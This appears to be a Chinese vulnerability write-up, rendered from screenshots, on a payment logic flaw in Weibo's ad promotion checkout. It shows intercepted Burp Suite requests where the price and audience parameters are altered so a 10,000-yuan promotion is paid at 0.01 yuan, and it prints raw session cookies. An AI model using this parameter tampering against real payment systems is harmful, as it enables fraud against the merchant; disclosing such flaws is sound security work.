

微博存在支付逻辑漏洞

漏洞等级: 高



发现跳到此处

太累了耶, 妈耶。累死... - @可

编辑资料 - 微博

新浪微博会员-精彩你的微博生

主页 -

pay.biz.weibo.com/promoter

微博广告资质中心

← → ↻

https://pay.biz.weibo.com/promotenew?mid=4381767223721613&from=read\_profile\_v1pc\_04&ru=//weibo.com&failRu=https://weibo.com

火狐官方网站 火狐官方网站 百度 新浪微博会员-精彩你... 新手上路 常用网址 京东商城 常用网址 京东商城 天猫 微博 爱淘宝 携程旅行 HTTP Status 404 - ... 京东商城 >> 移动设备上的书签

我的粉丝

您的粉丝量太少了, 请尝试推广给其它用户, 积累粉丝后再来使用吧。

推广给更多用户

潜在粉丝

覆盖用户数

100

+

(输入范围 0-500000)

0

6000

2.00元 ^

指定账号粉丝的相似用户

0元 v

兴趣用户

0元 v

① 绑定资质

选择资质 v

资质管理

预计覆盖人数: 100 +人

预计投放时长: 1小时

请阅读《服务协议》, 如无问题请完成支付

2.00元

去支付

发现最低支付两元

← → ↻ https://pay.biz.weibo.com/promotenew?mid=4381767223721613&from=read\_profile\_v1pc\_04&ru=https://weibo.com 器 ☆

火狐官方网站 火狐官方网站 百度 新浪微博会员-精彩你... 新手上路 常用网址 京东商城 常用网址 京东商城 天猫 微博 爱淘宝 携程旅行 HTTP Status 404 - ... 京东商城 >> 移动设备上的书签

我的粉丝

您的粉丝量太少了，请尝试推广给其它用户，积累粉丝后再来使用吧。

推广给更多用户

潜在粉丝

输入范围 0 - 500000 10000.00元 ^

覆盖用户数 500000 + (输入范围 0-500000)

0 500000

指定账号粉丝的相似用户 0元 v

兴趣用户 0元 v

① 绑定资质 选择资质 v 资质管理

预计覆盖人数: 50.00万+人 预计投放时长: 24小时

请阅读《服务协议》，如无问题请完成支付

☒ 微博钱包(支持支付宝) ☐ 广告账户

10,000.00元 去支付

最高支付 1W 元  
我们点击去支付然后抓包

太累了耶, 妈耶。累死... × 编辑资料 - 微博 × 新浪微博会员-精彩你的 × pay.biz.weibo.com/pro × 支付接入中心 × 微博广告资质中心 ×

← → ↻ https://pay.biz.weibo.com/wait?itemid=10003 火狐官方站点 火狐官方站点 百度 新浪微博会员-精彩你... 新手上路 常用网址 京东商城 常用网址 京东商城 天猫 微博 爱淘宝 携程旅行 HTTP Status 404 - ... 京东商城 移动设备上的书签

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang

Burp Project 测试器 重发器 窗口 帮助 Turbo Intruder

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

截断 HTTP历史记录 WebSocket历史 选项

🔒 https://pay.biz.weibo.com:443 [123.125.29.242] 请求

放包 废包 拦截请求 行动 评论这个项目

Raw 参数 头 Hex

GET /aj/pay/settleweibopay?from=read\_profile\_v1pc\_04&touid=645&uid=6370760645&subitemid=4381767223721613&ru=%2F%2Fweibo.com&itemid=10003&desc=%E5%8D%A%E6%96%87%E5%A4%B4%E6%9D%A1&nonfans=10000.00&duration=24&money=10000.00&price=10000.00&ver=3 HTTP/1.1

Host: pay.biz.weibo.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

X-Requested-With: XMLHttpRequest

Connection: close

Referer: https://pay.biz.weibo.com/promotenew?mid=4381767223721613&from=read\_profile\_v1pc\_04&ru=//weibo.com&failRu=https://weibo.com/u/6370760645

Cookie: SINAGLOBAL=4376143454236.303.1644134893854; ULV=1644752549756.3.3.1.2334210683537.9604.1644752549378.1644482046267; SCF=ApOmrgTXo5X5-ZrLoc9\_pAvPQeaoCBk6rpyJEuJ5Yg2rg8dPRSt8S0mVadEZxRJT-fkFojmNv2tA.UjapoWpg.; SUB=\_2A25PDfImDeRhGeBN7FIW9i7KzzmIHxVse\_4urDV8PUNbmtAKLUjhkWN9NRFV49mCIEgPH7Ttyphx6hBWUqOGs-gX5; SUBP=00333VwSXqPxfM725VwS9jggMF55529P9D9W5yX7WWodzKpJdoffzk6IM5JpX5KzhUgLFoQdS05NS05cSh-2dJl0MLxK-L12qLB-qLxKML1hnLB02LxKML1-2L1hBLxK-LB05L12qLxKqL1KnL12-LxKqL1KnL12-p; \_s\_tentry=www.weibo.com; Apache=2334210683537.9604.1644752549378; login\_sid\_t=c99d90ef163397c1e676249d489c7f3b; cross\_origin\_proto=SSL; ALF=1676290868; SSOLoginState=1644754870; Hm\_lvt\_be3c8f94259a06c0c0887d4b5a0acda5=1644755719,1644755789,1644755813,1644756317; Hm\_lpv\_be3c8f94259a06c0c0887d4b5a0acda5=1644756317

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin


抓到此包修改 nonfans 参数为一百万尝试一下

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang


Burp Project 测试器 重发器 窗口 帮助 Turbo Intruder

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

截断 HTTP历史记录 WebSocket历史 选项

 https://pay.biz.weibo.com:443 [123.125.29.242] 请求

放包 废包 拦截请求 行动

评论这个项目 

Raw 参数 头 Hex

GET  
/aj/pay/settleweibopay?from=read\_profile\_v1pc\_04&touid=6370760645&uid=6370760645&subitemid=4381767223721613&ru=%2F%2Fweibo.com&itemid=10003&desc=%E5%8D%9A%E6%96%87%E5%A4%B4%E6%9D%A1&nonfans=10000p0.00&duration=24&money=10000.00&price=10000.00&ver=3 HTTP/1.1  
Host: pay.biz.weibo.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
X-Requested-With: XMLHttpRequest  
Connection: close  
Referer: https://pay.biz.weibo.com/promotenew?mid=4381767223721613&from=read\_profile\_v1pc\_04&ru=//weibo.com&failRu=https://weibo.com/u/6370760645  
Cookie: SINAGLOBAL=4375143454236.303.1644134893854; ULV=1644752549756:3:3:1:2334210683537.9604.1644752549378:1644482046267;  
SCF=ApOmrqTXo5x5X-ZrRLoc9\_pAvPQeaoCBk6rpyJEJ5Yg2rg8dPRSz8S0mVedEZxRJT-fkFoJmNvf2tAJJepoWpg.;  
SUB=\_2A25PDfmdDeRhGeBN7FIW9i7KzzmIHxVse\_4urDV8PUNbmtAKLUjhkWNRFV49mCiEgPH7Tlyphx6hBWUqOGs-gX5;  
SUBP=0033WvSXqPxfM725W5yX7WWodzKPjDcffi6IM5JpX5KzhUgLFoq0S05NSo5cSh-2dJLo10MLxK-L12qLB-qLxKML1hnLB02LxKML1-2L1hBLxK-LB05L12qLxKqL1KnL12-LxKqL1KnL12  
-p; \_s\_tentry=www.weibo.com; Apache=2334210683537.9604.1644752549378; login\_sid\_t=c99d90ef163397c1e676249d489c7f3b; cross\_origin\_proto=SSL; ALF=1676290868; SSOLoginState=1644754870;  
Hm\_lvt\_be3c8f94259a06c0c0887d4b5a0acda5=1644755719,1644755789,1644755813,1644756317; Hm\_lpv\_be3c8f94259a06c0c0887d4b5a0acda5=1644756317  
Sec-Fetch-Dest: empty  
Sec-Fetch-Mode: cors  
Sec-Fetch-Site: same-origin



8°C 晴朗





## 点击放包

太累了耶，妈耶。累死... - @... × 编辑资料 - 微博 × 新浪微博会员-精彩你的微博生... × @可爱的小明明1 的个人主页 - × pay.biz.weibo.com/promote... × pc端统一收银台 ×

← → ↺ https://pay.sc.weibo.com/pay/pc/cashier?sign\_type=md5&sign=2da5c2f85a5fe1f5753ef87fd02d5b8&seller\_id=3587960280&out\_pay 器 ☆

火狐官方网站 火狐官方网站 百度 新浪微博会员-精彩你... 新手上路 常用网址 京东商城 常用网址 京东商城 天猫 微博 爱淘宝 携程旅行 HTTP Status 404 - ... 京东商城 >> 移动设备上的...

微博 weibo.com 121027408 1528

收款万 交易信息 应付金额 (元)

粉丝头条官方微博 博文头条 快速提升博文阅读量

1000000

请选择支付方式:

1 手机端扫码支付

用微博二维码完成支付


20%

2 电脑端支付


支付宝 立即支付



发现成功需要支付一百万  
我们再来试试 0.01



发现也可以进行



我们若将 1 万元价格改成 0.01 或许会有 1 万元推广但是为 0.01 元支付

发现支付成功